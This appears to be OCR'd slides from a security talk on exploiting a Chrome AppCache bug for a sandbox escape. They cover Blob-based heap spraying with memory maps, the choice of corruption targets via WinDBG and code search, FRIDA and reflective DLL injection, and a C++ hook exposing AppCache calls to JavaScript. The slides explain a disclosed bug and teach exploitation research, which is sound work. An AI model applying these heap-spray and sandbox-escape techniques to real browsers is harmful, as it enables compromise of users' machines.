
What info do we need?


- Not enough to leak location of controlled data!
    - Option 1: Change the data later without changing location
    - **Option 2**: Predict location where data will end up


Use tendency of OS allocator to put heap arenas close to each other

=> leak a high heap address, then spray ~200–400 MB and hit it easily


Heap


0x179’0003’1337
Heap


0x179’0003’1337
Heap


0x179’0c83’3000
+200 MB
0x179’0003’1337
Heap

https://developer.mozilla.org/en-US/docs/Web/API/Blob
https://github.com/niklasb/hack2win-chrome/blob/master/sandbox/pwn.js#L265

Heap spray

- Via **blobs** API
- Blob = binary data object that can be referenced via URL

```
let blob = new Blob(['Hello ', 'World!'],
                    {type: 'text/plain'});
let url = URL.createObjectURL(blob);
fetch(url).then((r) => r.text()).then(alert);
```

- Blobs are cross-site objects & managed by browser process
- `new Blob([<data>]);` allocates raw blob data on the browser heap
- Experimental result: Works well up to size `0x800000`

	197`79f66000	197`7a767000	0`00801000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Heap
	197`7a767000	197`7a768000	0`00001000	MEM_PRIVATE	MEM_RESERVE		Heap
+	197`7a768000	197`7a770000	0`00008000		MEM_FREE	PAGE_NOACCESS	Free
+	197`7a770000	197`7a778000	0`00008000	MEM_PRIVATE	MEM_RESERVE		Heap
	197`7a778000	197`7af79000	0`00801000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Heap
	197`7af79000	197`7af7a000	0`00001000	MEM_PRIVATE	MEM_RESERVE		Heap
+	197`7af7a000	197`7af80000	0`00006000		MEM_FREE	PAGE_NOACCESS	Free
+	197`7af80000	197`7af8b000	0`0000b000	MEM_PRIVATE	MEM_RESERVE		Heap
	197`7af8b000	197`7b78c000	0`00801000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Heap
	197`7b78c000	197`7b78d000	0`00001000	MEM_PRIVATE	MEM_RESERVE		Heap
+	197`7b78d000	197`7b790000	0`00003000		MEM_FREE	PAGE_NOACCESS	Free
+	197`7b790000	197`7bf91000	0`00801000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Heap
	197`7bf91000	197`7bf92000	0`00001000	MEM_PRIVATE	MEM_RESERVE		Heap
+	197`7bf92000	197`7bfa0000	0`0000e000		MEM_FREE	PAGE_NOACCESS	Free
+	197`7bfa0000	197`7bfae000	0`0000e000	MEM_PRIVATE	MEM_RESERVE		Heap
	197`7bfae000	197`7c7af000	0`00801000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Heap
	197`7c7af000	197`7c7b0000	0`00001000	MEM_PRIVATE	MEM_RESERVE		Heap
+	197`7c7b0000	197`7dfb0000	0`01800000		MEM_FREE	PAGE_NOACCESS	Free
+	197`7dfb0000	197`7e7b1000	0`00801000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Heap
	197`7e7b1000	197`7e7b2000	0`00001000	MEM_PRIVATE	MEM_RESERVE		Heap
+	197`7e7b2000	197`7e7c0000	0`0000e000		MEM_FREE	PAGE_NOACCESS	Free
+	197`7e7c0000	197`7e7c5000	0`00005000	MEM_PRIVATE	MEM_RESERVE		Heap
	197`7e7c5000	197`7efc6000	0`00801000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Heap
	197`7efc6000	197`7efc7000	0`00001000	MEM_PRIVATE	MEM_RESERVE		Heap
+	197`7efc7000	197`7efd0000	0`00009000		MEM_FREE	PAGE_NOACCESS	Free
+	197`7efd0000	197`7efd8000	0`00008000	MEM_PRIVATE	MEM_RESERVE		Heap
	197`7efd8000	197`7f7d9000	0`00801000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Heap
	197`7f7d9000	197`7f7da000	0`00001000	MEM_PRIVATE	MEM_RESERVE		Heap
+	197`7f7da000	197`7f7e0000	0`00006000		MEM_FREE	PAGE_NOACCESS	Free
+	197`7f7e0000	197`7f7e6000	0`00006000	MEM_PRIVATE	MEM_RESERVE		Heap
	197`7f7e6000	197`7ffe7000	0`00801000	MEM_PRIVATE	MEM_COMMIT	PAGE_READWRITE	Heap
	197`7ffe7000	197`7ffe8000	0`00001000	MEM_PRIVATE	MEM_RESERVE		Heap

Corruption targets for infoleak

Option 0: Free an in-use AppCache and get “proper” UAF

- Investigated enough to know it would have worked
- Not very generic or glorious
- More “magic” interaction sequences ugh

Corruption targets for infoleak

Option 1: C++ objects in the same heap bucket as AppCache

- Clang plugin (probably the correct way to do it)
- **Hack**: Filter types in WinDBG

```
0:042> dt -s a0 content!content::*
          content!content::mojom::RenderFrameMetadata
          content!content::ServiceWorkerUsageInfo
          …
          content!content::AppCache
          …
0:042> dt -s a8 net!net::*
          …
          net!net::CanonicalCookie
0:042> dt net!net::CanonicalCookie
   +0x000 name_              : std::basic_string<char,…>
   +0x020 value_             : std::basic_string<char,…>
   +0x040 domain_            : std::basic_string<char,…>
   +0x060 path_              : std::basic_string<char,…>
   …
```

Corruption targets for infoleak

Option 2: Variable-size buffers (e.g. `std::vector`)

- Clang plugin (probably the correct way to do it)
- **Hack**: Educated guessing and grep'ing the codebase

vector<uint64_t>\s+[\w_]*_; — Search Code

Chromium ▾ restricts to: **package:chromium**

Results **1 - 10** of **16** (**0.127** seconds)

[chromium] **src/storage/browser/blob/blob_entry.h**

```
storage::BlobEntry
  169: // Since the offset of the first item is always 0, we exclude this.
  170: std::vector<uint64_t> offsets_;
```

[chromium] **src/storage/browser/blob/blob_reader.h**

```
storage::BlobReader
  229: bool item_list_populated_ = false;
  230: std::vector<uint64_t> item_length_list_;
```

[chromium] **src/storage/browser/blob/blob_memory_controller.cc**

```
storage::BlobMemoryController::FileQuotaAllocationTask
  507: BlobMemoryController* controller_;
  508: std::vector<uint64_t> file_sizes_;
  509: std::vector<scoped_refptr<ShareableBlobDataItem>> pending_items_;
```

A good approach to userland exploits (IMO)

- For complex codebase you will need to evaluate many options
- Goal: discard ideas quickly, iterate often
- My tip: Use FRIDA & DLL injection extensively
    - Ad-hoc logging & patching
    - Model your primitives without finishing exploit stages
    - Verify assumptions in “risk” order (high risk first)
    - Enables parallelization & collaboration

A good approach to userland exploits (IMO)

- For complex codebase you will need to evaluate many options
- Goal: discard ideas quickly, iterate often
- My tip: Use FRIDA & DLL injection extensively

  Ad-hoc logging & patching

  Model your primitives without finishing exploit stages

  Verify assumptions in “risk” order (high risk first)

  Enables parallelization & collaboration

  Example: Hook AppCache destructor and corrupt the object manually to verify RIP control & stack pivot work as expected

From RCE to sandbox escape

- I want to write the exploit in JavaScript if possible
- Used FRIDA and manual code patches to expose primitives & APIs to JS
- In the final chain, we load C++ code from a DLL in memory
  - PE loader à la https://github.com/stephenfewer/ReflectiveDLLInjection
  - Careful with dependencies not loaded in Chrome

```
sc = sc.replace('VCRUNTIME140.dll', 'ntdll.dll\0\0') # AAAAAAAAAAAAAAAHHHHHHHHHHHHH IT HURTS!!
```


- **Problem**: We need JS execution to continue after loading DLL
  - Easy solution: run RCE exploit in a separate thread / **Web Worker**
    https://developer.mozilla.org/en-US/docs/Web/API/Web_Workers_API/Using_web_workers

https://github.com/niklasb/hack2win-chrome/tree/master/inject/payload

From RCE to sandbox escape – Native code

- Apply ad-hoc patches
- Set up function call mechanism from JavaScript
  - Hooked `V8Console::Dir`, reached via `console.dir(x)` in JS
- Find and expose the existing `WebApplicationCacheHost` proxy object

```
case REGISTER_HOST: {
    uint64_t wrapper = args->values[-1] - 1;
    auto* document = *(blink::Document**)(wrapper + 0x20);
    uint32_t host_id = args->values[-2] >> 32;
    content::AppCacheBackend* backend = document->Loader()->application_cache_host->host->backend;
    backend->vtable->RegisterHost(backend, host_id);
    return;
}
```


New Tab
localhost:8000
You're browsing as a Guest
Pages you view in this window won't appear in the browser history and they won't leave other traces, like cookies, on the computer after you close all open Guest windows. Any files you download will be preserved, however.
LEARN MORE
Cmder
win $ ./pwn.py -l 127.0.0.1
WARNING: Not using encryption
Serving on 127.0.0.1:8000
cmd.exe
wslbridge.exe
Search

Dig deeper

Description of Ned’s AppCache fuzzer
https://github.com/google/fuzzer-test-suite/blob/master/tutorial/structure-aware-fuzzing.md#example-chrome-ipc-fuzzer

Exploit implementation
https://github.com/niklasb/hack2win-chrome

Bug report & writeup
https://bugs.chromium.org/p/chromium/issues/detail?id=888926